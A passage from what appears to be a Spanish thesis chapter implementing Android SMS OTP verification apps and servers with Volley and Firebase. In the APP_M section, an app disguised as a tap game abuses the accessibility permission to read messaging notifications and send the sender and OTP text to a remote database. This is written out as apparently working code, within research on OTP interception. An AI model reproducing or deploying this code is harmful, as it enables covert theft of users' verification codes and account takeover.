        HintRequest hintRequest = new HintRequest.Builder()
                .setPhoneNumberIdentifierSupported(true)
                .build();

        PendingIntent intent =
        ↪  Credentials.getClient(this).getHintPickerIntent(hintRequest);
        try {
            startIntentSenderForResult(intent.getIntentSender(),
                    RESOLVE_HINT, null, 0, 0, 0);
        } catch (IntentSender.SendIntentException e) {
            e.printStackTrace();
        }
    }
```

Y una vez aparece el desplegable para seleccionar el número de teléfono dependiendo la acción que haga el usuario obtendremos un código de respuesta, que gracias a este podremos saber cuando se ha realizado correctamente la petición.

Para obtener el número del teléfono del dispositivo será necesario desempaquetarlo de los datos del objeto *Crendetial* de Google Play *Services*.

```
Credential credential = data.getParcelableExtra(Credential.EXTRA_KEY);
numTel = credential.getId();  //<-- obtenemos el string correspondiente al numero de
↪  telefono
```

Una vez se ha obtenido el número de teléfono se envía al servidor, que debe estar encendido previamente.

Para enviar cualquier dato al servidor se usa Volley, una biblioteca para implementar conexiones por API *REST* en dispositivos de forma sencilla, la implementación de esta biblioteca, que usan tanto los clientes como los servidores es similar a la siguiente, aunque en este caso solo se muestre como se envía el número de teléfono.[33]

```
String url = "https://XXXXXXXXXX.firebasedatabase.app/numeros.json?auth=" + auth;

        // Request a string response from the provided URL.
        RequestQueue requestQueue = Volley.newRequestQueue(OtpActivity.this);
        JSONObject postData = new JSONObject();
        try {
            postData.put("tel", nTel);
        } catch (JSONException e) {
            e.printStackTrace();
        }
        JsonObjectRequest jsonObjectRequest = new JsonObjectRequest(Request.Method.PUT,
        ↪  url,
        postData, new Response.Listener<JSONObject>() {
```

```
        @Override
        public void onResponse(JSONObject response) {
        Log.d("OTP","Funciona");
            }
        }, new Response.ErrorListener() {
        @Override
        public void onErrorResponse(VolleyError error) {
        error.printStackTrace();
        }
});
requestQueue.add(jsonObjectRequest);
```

Para que la biblioteca funcione, es necesario crear una petición y en un objeto *JSON*[1] guardar los datos en formato clave valor.

También es muy importante crear la petición del Objeto *JSON* e instanciarlo, pasando el tipo de método REST que se quiera realizar, como PUT, DELETE, GET, POST, la url de la base de datos, que en el caso de los clientes y servidores usan como canal de comunicación, y el objeto en cuestión.

Este método responderá de forma asíncrona una vez se haya procesado la petición en la cola de peticiones, ejecutando la clase onResponse.

Al igual que se envía el número de teléfono y el *hashcode* si se trata de la APP_F, el cliente está a la espera, ya que ha ejecutado el cliente SMS *Retriever*, un método que espera recibir el código OTP que debe enviar el servidor una vez reciba nuestro número de teléfono.

```
   private void inicioClienteSMSRetriever() {

        SmsRetrieverClient client = SmsRetriever.getClient(this );
        // SmsRetriever, espera a que llegue un SMS(5 minutes).
        // El SMS se recibe por un BroadcastIntent dentro de
        // SmsRetriever#SMS_RETRIEVED_ACTION.
        Task<Void> task = client.startSmsRetriever();
        task.addOnSuccessListener(new OnSuccessListener<Void>() {
            @Override
            public void onSuccess(Void aVoid) {
                // Se reciben los datos por el intent
                Intent intent = getIntent();
                String msg=intent.getStringExtra("message");
                //Se modifica la vista
                cOTP.setText(msg);
                if(msg!=null) {
                    bCont.setVisibility(View.VISIBLE);
                }
            }
        });
        task.addOnFailureListener(new OnFailureListener() {
            @Override
            public void onFailure(@NonNull Exception e) {
```

[1] *JavaScript Object Notation*, sirve para formatear los datos en texto sencillo y que sean legibles a la hora de intercambiarlos.

```
            }
        });
    }
```

Una vez el servidor envíe a este número de teléfono, el dispositivo que aloja la aplicación cliente lo recibirá y se activará un *BroadcastReceiver*, que es un transmisor de información cuando ocurre un evento.

Este difusor debe declararse en en AndroidManifest.xml como se muestra a continuación.

```
        <receiver
            android:name=".Actividades.Android.SMSBroadcastReceiver"
            android:exported="true">

            <intent-filter>
                <action
                ↪  android:name="com.google.android.gms.auth.api.phone.SMS_RETRIEVED"
                ↪  />
            </intent-filter>
        </receiver>
```

En este caso, el difusor está a la espera de recibir un SMS que contenga el *hashcode* de la aplicación en el mensaje, ya que así funciona la API SMS *Retriever* y se activará cuando un SMS contenga ese *hashcode*, de ahí se extraerá el código OTP.

```
@Override
public void onReceive(Context context, Intent intent) {
    String nTel = intent.getStringExtra("tel");
    if (SMS_RETRIEVED_ACTION.equals(intent.getAction())) {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            Status status = (Status) extras.get(SmsRetriever.EXTRA_STATUS);
            if (status != null)
                if (CommonStatusCodes.SUCCESS==0) {
                    // Obtiene el texto del SMS
                    String message = (String)
                    ↪  extras.get(SmsRetriever.EXTRA_SMS_MESSAGE);
                    if (message.contains(hashcode){}
                    ... //Se obtiene solo el OTP
                    Intent i = new Intent(context, OtpActivity.class);
                    //Se envía a la actividad
                    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                    i.addFlags(Intent.FLAG_ACTIVITY_NO_ANIMATION);
                    i.putExtra("message", partes2[0]);
                    }
```

Por último se verifica el código OTP obtenido contra el servidor, este código se envía igual que hemos enviado el número de teléfono por API *REST* con la biblioteca Volley, después se cambia de pantalla y se espera a recibir el token de conexión por parte del servidor si la comprobación ha sido satisfactoria, también con la biblioteca Volley pero con un método GET.

Cabe aclarar, que se ha debido incorporar en el AndroidManifest.xml la siguiente linea, en ambas aplicaciones, que deshabilita la recopilación de información del usuario por parte de la biblioteca Google *Analytics*, ya que no se debe ceder datos a terceros sobre las aplicaciones.

```
1    <meta-data android:name="firebase_analytics_collection_deactivated"
     ↪  android:value="true" />
```

Y, también se puede ver implementada la interfaz de usuario que se ha mostrado en el capítulo de Diseño para las diferentes aplicaciones. En la figura 48 se muestra las interfaces del cliente APP_B a lo largo de un escenario, y en la figura 49 las del cliente APP_F.

Figura 48: Interfaz de Usuario de APP_B.

Figura 49: Interfaz de Usuario de APP_F

8.1.2. APP_A y APP_M

Las dos siguientes aplicaciones son muy diferentes una de la otra, pero se usan a la par.

La aplicación cliente APP_A es muy parecida a las aplicaciones APP_B y APP_F, por lo que gran parte de la implementación es similar teniendo en cuenta las siguientes diferencias.

No se selecciona un número de teléfono del dispositivo si no que se escribe en un cuadro de texto, siguiendo el formato que indica el comentario. Este formato requiere que el número telefónico contenga el código del país, (e.g +34 para España) y no debe contener espacios.

Esto se ha implementado de la siguiente forma, donde al pulsar sobre el botón para cambiar de pantalla se comprobará que se cumplan estas condiciones y si no se cumplen mostrará un mensaje por pantalla para indicar al usuario que debe escribir otro número telefónico:

```
1     public void onContinuar(View v) {
2         //Obtener y usar el número de telefono
3         numTel=textoMovil.getText().toString();
4         //<-- obtenemos el string correspondiente al numbero de telefono seleccionado
5         datos.setTelefono(numTel);              //Guardamos el numero de tel en el
          ↪  modelo
6         //Comprobamos que el campo pasado no sea nulo o contenga espacios o no contena
          ↪  el +
7         if (!(numTel.isEmpty()) &&  (!(numTel.contains(" ")) &&
          ↪  (numTel.contains("+")))){
8         pBar.setVisibility(View.VISIBLE);
9         Intent otpIntent = new Intent(MainActivity.this,
10        OtpActivity.class); //Mover de la Clase A a la B
11        otpIntent.putExtra("datos", datos);
12        //Pasamos el num de Telefono
13        startActivity(otpIntent);
14    }else Toast.makeText(this,
15    "Es necesario pasar un número de teléfono en el formato correcto",
16    Toast.LENGTH_LONG).show();
17    }
```

Además la aplicación APP_A conoce el *hashcode* de la aplicación APP_M, que envíara junto el número de teléfono al servidor de SMS, con la biblioteca Volley por API *REST*, de la misma forma que se ha visto para las aplicaciones APP_B y APP_F.

Otra diferencia es que está aplicación se encuentra esperando obtener el código OTP que recibe el cliente que tiene instalada la APP_M, esto se hace a través del siguiente método que tiene Firebase, *onDataChange*, donde cuando se detecta una modificación en la base de datos, o en el caso de las aplicaciones y servidores, el canal de comunicación, se ejecuta el código que contenga, que es el método GET a través de la biblioteca de Volley por API *REST*.

```
DatabaseReference myRef = FirebaseDatabase.getInstance(app).getReference();
    myRef.child("numeros").addValueEventListener(new ValueEventListener() {
    @Override
    public void onDataChange(@NonNull DataSnapshot snapshot) {
        RequestQueue queue = Volley.newRequestQueue(OtpActivity.this);
        String url2 =
        ↪  "https://XXXXXXXXXX.firebasedatabase.app/numeros.json?auth="+authBD2;
        JsonObjectRequest jsonObjectRequest = new JsonObjectRequest
        (Request.Method.GET, url2, null, new Response.Listener<JSONObject>() {
        @Override
        public void onResponse(JSONObject response) {
            try {
                telAppM = response.getString("num");
                otpAppM = response.getString("msg");
                textFinal.setText("El numero "+telAppM+" ha enviado: "+otpAppM);
               textFinal.setVisibility(View.VISIBLE);
                } catch (JSONException e) {
                    e.printStackTrace();
                }
            }
        }, new Response.ErrorListener() {
        @Override
        public void onErrorResponse(VolleyError error) {
            Log.d("OTPError", "error network: "+error.networkResponse);
            Log.d("OTPError", "error string: "+error.toString());
                }
            });
            queue.add(jsonObjectRequest);
        }
```

Y sobre la última aplicación cliente, APP_M, es completamente diferente al resto de aplicaciones, ya que es una aplicación que aparenta tener solo una utilidad, que es la de simular ser un juego de pulsar sobre una imagen, pero en realidad está realizando otros servicios que no son visibles para el usuario.

```
<service android:name=".Service.Accesibilidad"
            android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
            android:label="@string/accessibility_service_label"
            android:exported="true">
            <intent-filter>
                <action
                ↪  android:name="android.accessibilityservice.AccessibilityService" />
            </intent-filter>
            <meta-data
                android:name="android.accessibilityservice"
                android:resource="@xml/accessibility_service_config" />
</service>
```

Este servicio se usa a través del permiso de Android *AccessibilityService*[34]. Este servicio, además de que debe declararse en el AndroidManifest.xml como se muestra en el trozo de código anterior, debe otorgarse a la aplicación una vez se inicia, se ha hecho a través de la siguiente función que comprueba si se ha otorgado el permiso y si no abre el menú de opciones del dispositivo móvil donde se encuentra el permiso:

```
1     public void comprobarPermisoDado() {
2         int tengoPer = 0;
3         try {
4             tengoPer = Settings.Secure.getInt(this.getContentResolver(),
5             Settings.Secure.ACCESSIBILITY_ENABLED);
6         } catch (Settings.SettingNotFoundException e) {
7             String err = e.toString();
8             Log.d("MAIN", "Valor del error:" + err);
9         }
10        if (tengoPer == 0) { //Si no se ha concedido el permiso
11            Intent intent = new Intent(Settings.ACTION_ACCESSIBILITY_SETTINGS);
12            intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
13            startActivity(intent);
14            //comenzamos a pedir la actividad para el permiso de Accessibilidad
15            Toast.makeText(MainActivity.this,
16            "Permiso denegado", Toast.LENGTH_SHORT).show();
17        } else {
18            Toast.makeText(MainActivity.this,
19            "Permiso concedido",Toast.LENGTH_SHORT).show();
20        }
21    }
```

Una vez el permiso ha sido otorgado la aplicación ya se encontrará funcionando aunque no esté activa, ya que el servicio está activo a nivel de sistema del dispositivo.

Este servicio se activa cada vez que se detecta una nueva notificación correspondiente a la aplicación de mensajería del dispositivo, que se activa según el nombre del paquete de la aplicación, como por ejemplo el más común en los móviles Android, *com.google.android.apps.messaging*, y que además, la notificación debe contener el*hashcode* de la APP_M, para que se almacene en el canal de comunicación por API *REST* a través de la biblioteca HTTP Volley,la función que se muestra a continuación se encuentra dentro del paquete de Servicios de la APP_M.

```
1     @Override
2     public void onAccessibilityEvent(AccessibilityEvent event) {
3         String cs = "com.google.android.apps.messaging, com.samsung.android.messaging,"
          ↪  +
4                 " com.jb.gosms, com.concentriclivers.mms.com.android.mms, fr.slvn.mms,"
                  ↪  +
5                 "  com.android.mms, com.sonyericsson.conversations";
6         // Paquetes de Apps que pueden servir para recibir mensajes
7         if (event.getEventType() == AccessibilityEvent.TYPE_NOTIFICATION_STATE_CHANGED)
          ↪  {
8             if (cs.contains(event.getPackageName().toString())) {
9                 Log.d("Accesibilidad", "en un paquete SMS: ");
10                Notification notif = (Notification) event.getParcelableData();
11                if (notif != null) {
12                    String numero =
                      ↪  notif.extras.getCharSequence(Notification.EXTRA_TITLE)
13                                    .toString();
14                    String contenido =
                      ↪  notif.extras.getCharSequence(Notification.EXTRA_TEXT)
15                                    .toString();
16                    if (contenido.contains(hashcode)) {
```

```
                    if (auth != null) {
                    .... (Autenticación con la BD por API REST).....
                    String url="https://XXXX.firebasedatabase.app/numeros.json?auth=" +
                    ↪  auth;
                    RequestQueue requestQueue =
                    ↪  Volley.newRequestQueue(Accesibilidad.this);
                    JSONObject postData = new JSONObject();
                    try {
                        postData.put("num", numero);
                        postData.put("msg", contenido);
                        } catch (JSONException e) {
                            e.printStackTrace();
                        }
                    JsonObjectRequest jsonObjectRequest = new JsonObjectRequest(
                    Request.Method.PUT,url, postData, new
                    ↪  Response.Listener<JSONObject>() {
                    @Override
                    public void onResponse(JSONObject response) {
                    Toast.makeText(getApplicationContext(), "Datos en BD ",
                    Toast.LENGTH_LONG).show();
                        }
                    }, new Response.ErrorListener() {
                    @Override
                    public void onErrorResponse(VolleyError error) {
                    error.printStackTrace();
                    Toast.makeText(getApplicationContext(), "Fallo en Subida",
                    Toast.LENGTH_LONG).show();
                    }
                 });
                requestQueue.add(jsonObjectRequest);
```

Cabe destacar que existen dos canales de comunicación diferentes para las aplicaciones cliente, uno que es usado por las aplicaciones APP_B, APP_F y APP_A, junto con los servidores S_B y S_F, y el otro canal de comunicación que se usa principalmente para que la APP_A obtenga el mensaje que ha recibido el dispositivo telefónico que tiene la APP_M.

Y, como con el resto de aplicaciones cliente, se ha debido incorporar en el AndroidManifest.xml la siguiente linea, que deshabilita la recopilación de información del usuario por parte de la biblioteca Google *Analytics*, ya que no se debe ceder datos a terceros sobre las aplicaciones.

```
    <meta-data android:name="firebase_analytics_collection_deactivated"
    ↪  android:value="true" />
```

También se puede ver implementada la interfaz de usuario que se ha mostrado en el capítulo de Diseño para las diferentes aplicaciones. En la figura 50 se muestra las interfaces del cliente APP_A a lo largo de un escenario, junto con sus posibilidades a la hora de introducir el código OTP, y en la figura 51 las del cliente APP_M, donde la primera pantalla es el menu de accesibilidad que se abre la primera vez que se ejecuta la aplicación o si no tiene el permiso de accesibilidad, como se ha hablado anteriormente en el capítulo.




Figura 50: Interfaz de Usuario de APP_A.




Figura 51: Interfaz de Usuario de APP_M

8.2. Aplicaciones Servidor

Tras comentar las implementaciones de los clientes, toca el turno de los servidores, estos siguen el mismo patrón que se ha comentado en el diseño y son bastante similares ya que las diferencias que contienen son debido a la cantidad de datos que pueden recibir o enviar.

8.2.1. S_B yS_F

Ambos servidores siguen el diagrama de flujo de la figura 52, donde los servidores se inician y esperan a recibir datos por el canal de comunicación, ya que según la información que reciban imprimirán por pantalla un mensaje de retroalimentación respecto al estado en el que se encuentran o un mensaje de error avisando al usuario de lo que ha ocasionado ese error.

Siguiendo con la implementación de las aplicaciones servidor, es decir S_B y S_F, estás aplicaciones requieren de permisos a la hora de la ejecución para poder enviar mensajes de texto a los clientes, estos permisos se pedirán al usuario una vez abra la aplicación gracias al siguiente fragmento de código y se deben declarar en el AndroidManifest.xml, como se muestra en la parte inferior.

```
1     <uses-permission android:name="android.permission.SEND_SMS" />
```

Después se debe verificar si el permiso ha sido otorgado, y en el caso contrario, pedirle al usuario por medio de una ventana desplegable, que acepte estos permisos una vez se inicia la aplicación.

```
1     //Pedir permisos de la aplicación
2         int permissionCheck = ContextCompat.checkSelfPermission(
3             this, Manifest.permission.SEND_SMS);
4         if (permissionCheck !=    PackageManager.PERMISSION_GRANTED) {
5             Log.i("Permisos", "Pedir permisos");
6             ActivityCompat.requestPermissions(this, new
              ↪  String[]{Manifest.permission.SEND_SMS}, 225);
```




Figura 52: Diagrama de Flujo de los servidores S_B y S_F

Una vez la aplicación tiene permisos, se encuentra esperando nueva información sobre el canal de comunicación que comparte con los clientes. Esta escucha se realiza gracias al método *onDataChange* de Firebase, que ya se ha usado en el cliente APP_A. Una vez recibimos los datos se comprueba el número de nuevos datos que se han recibido y dependiendo de cuantos se reciban se realizarán unas acciones u otras, un ejemplo es cuando se recibe, el número de teléfono y el *hashcode*, si es en el caso del servidor S_B, se muestra un error ya que no puede recibir el *hashcode*, pero en cambio en el servidor S_F, si debe recibirlo.

Un ejemplo es el que se muestra a continuación con el servidor S_F, donde se comprueba en cada if, el número de datos recibidos y si en las respuestas contienen valores específicos como el otp, si este es el caso, se comprueba si el otp que se ha recibido es igual al mandado y si está condición se cumple, se genera el token que se manda al cliente, si no se manda un código de error.

```
@Override
public void onDataChange(@NonNull DataSnapshot snapshot) {
    RequestQueue queue = Volley.newRequestQueue(MainActivity.this);
    String url2 = "https://XXXXXX.firebasedatabase.app/numeros.json?auth="+auth;
    JsonObjectRequest jsonObjectRequest = new JsonObjectRequest
    (Request.Method.GET, url2, null, new Response.Listener<JSONObject>() {
    @Override
    public void onResponse(JSONObject response) {
        try {
            Log.d(TAG, "Response length: "+response.length());
            if(response.has("otp")){
                Log.d(TAG, "OTP: "+response.getInt("otp"));
            }
            if (response.length() == 2 && nTel==null && rCode==0) {
                Toast.makeText(getApplicationContext(),
                "Se manda tel y hash", Toast.LENGTH_SHORT).show();
                nTel = response.getString("tel");
                hashkey = response.getString("hash");
                textView.setText("Recibida petición de: " + nTel);
                clave.setNumtel(nTel);  //Añadimos el teléfono al Modelo
            } else if ((response.length() == 2) && (response.has("otp"))) {
                telVerif = response.getString("tel");
                codeTel = response.getInt("otp");
                Toast.makeText(getApplicationContext(),
                "Se verifica el OTP", Toast.LENGTH_SHORT).show();
                textView.setText("Recibida petición de verificación de: " + telVerif);
                textAbajo.setText("El código OTP recibido es: " + codeTel);
                clave.setCode(codeTel);  //Añadimos el OTP code al Modelo
                clave.setNumtel(telVerif); //Añadimos el numTel al Modelo
            if (telVerif != null && codeTel != 0 && (telVerif.equals(telAux))) {
                RequestQueue requestTokenQueue =
                ↪  Volley.newRequestQueue(MainActivity.this);
                JSONObject tokenData = new JSONObject();
                try {
                    if(codeTel==rCode) {            //Si el código es el mismo
                        token = generarToken(12); //Generamos el token
                        tokenData.put("token", token);
                        textAbajo.setTextColor(Color.parseColor("#03A9F4"));
                        textAbajo.setText("El token de la conexión con el cliente es
                        ↪  "+token);
```

```
                    }else{          //Si  es diferente
                        token = "OTP Erroneo";
                        tokenData.put("token", token);
                        textAbajo.setTextColor(Color.parseColor("#03A9F4"));
                        textAbajo.setText("El codigo OTP recibido es Erroneo");
                        }
                    } catch (JSONException e) {
                            e.printStackTrace();
                    }
```

Como se muestra en el método anterior, se comprueban los valores que reciben en el canal de comunicación y, cuando se devuelven exactamente 2 valores, y no se ha recibido anteriormente ni un número de teléfono, ni ningún OTP, se encuentran en el comienzo del diagrama de flujo que se muestra en la figura 52, donde se han recibido los datos y se procede a mandar el SMS de la siguiente forma:

```
//Se crea el mensaje del SMS
private String crearMensaje(String hashcode) {
        String msg;
        msg = "Tú código OTP es: " + rCode + "\n" + hashcode;
        return msg;
    }
//Ref:
↪  https://stackoverflow.com/questions/4639778/how-to-monitor-each-of-sent-sms-status
    private void sendSMS(String numeroTel, String mensaje) {
        String enviado = "SMS_SENT";
        String recibido = "SMS_DELIVERED";
        PendingIntent sentPI = PendingIntent.getBroadcast(this,
        0, new Intent(enviado), FLAG_IMMUTABLE);
        PendingIntent deliveredPI = PendingIntent.getBroadcast(this,
        0, new Intent(recibido), FLAG_IMMUTABLE);
        //---SMS enviado---
        registerReceiver(new BroadcastReceiver() {
            @Override
            public void onReceive(Context arg0, Intent arg1) {
                switch (getResultCode()) {
    (Según cada resultCode se muestra una notificación...)
                }
            }
        }, new IntentFilter(enviado));
        //---SMS entregado---
        registerReceiver(new BroadcastReceiver() {
            @Override
            public void onReceive(Context arg0, Intent arg1) {
                switch (getResultCode()) {
    (Según cada resultCode se muestra una notificación...)
                }
            }
        }, new IntentFilter(recibido));
        SmsManager sms = SmsManager.getDefault();
        sms.sendTextMessage(numeroTel, null, mensaje, sentPI, deliveredPI);
    }
```

Gracias la los códigos de verificación de los Intent se puede comprobar del lado del servidor cuando se ha enviado el SMS y cuando el cliente lo ha recibido, esto se mostrará por pantalla

en un mensaje desplegable.

Y, para guardar los datos en la Base de Datos se ha utilizado la siguiente función, que guardar nuestro modelo en uno de los dos documentos que tiene la base de datos, el primero para cuando se genera el código OTP y se envía, y el segundo para cuando se verifica el código OTP.

Está función lo primero que hace es obtener la lista de códigos generados y añade el nuevo código ya generado con sus datos junto con su fecha de expedición.

```
1     public void guardarDatos(OTPs clave, String documento) {
2         mDatabase = FirebaseFirestore.getInstance();
3         //Autenticar en la BD
4         //Guardamos el codigo en la BD
5             DocumentReference docRef =
              ↪  mDatabase.collection("code").document(documento);
6             docRef.get().addOnSuccessListener(new OnSuccessListener<DocumentSnapshot>()
              ↪  {
7                 @Override
8                 public void onSuccess(DocumentSnapshot documentSnapshot) {
9                     ListCode lCode = documentSnapshot.toObject(ListCode.class);
10                    if (lCode != null) {
11                        Log.d("DB-Guardar", "Dentro del object listCode, creando la
                          ↪  fila");
12                         clave.setExpedicion(Timestamp.now());
13                        mDatabase.collection("code").document(documento)
14                                .update("lCode", FieldValue.arrayUnion(clave))
15                                .addOnSuccessListener(new OnSuccessListener<Void>() {
16                                    @Override
17                                    public void onSuccess(Void aVoid) {
18                                        Log.d("DB-Guardar",
19                                        "DocumentSnapshot successfully written!");
20                                    }
21                                })
22                                .addOnFailureListener(new OnFailureListener() {
23                                    @Override
24                                    public void onFailure(@NonNull Exception e) {
25                                Log.w("DB-Guardar", "Error writing document", e);
26                                }
27                            });
28                    }
29                }
30            });
31        }
```

También como en las aplicaciones cliente, se ha debido incorporar en el AndroidManifest.xml la siguiente linea, que deshabilita la recopilación de información del usuario por parte de la biblioteca Google *Analytics*, ya que no se debe ceder datos a terceros sobre las aplicaciones.

```
1     <meta-data android:name="firebase_analytics_collection_deactivated"
      ↪  android:value="true" />
```

Por último se puede ver implementada la interfaz de usuario que se ha mostrado en el

capítulo de Diseño. En la figura 53 se muestra las interfaces del servidor S_B a lo largo de un escenario, y en la figura 54 las del servidor S_F.




Figura 53: Interfaz de Usuario de S_B.

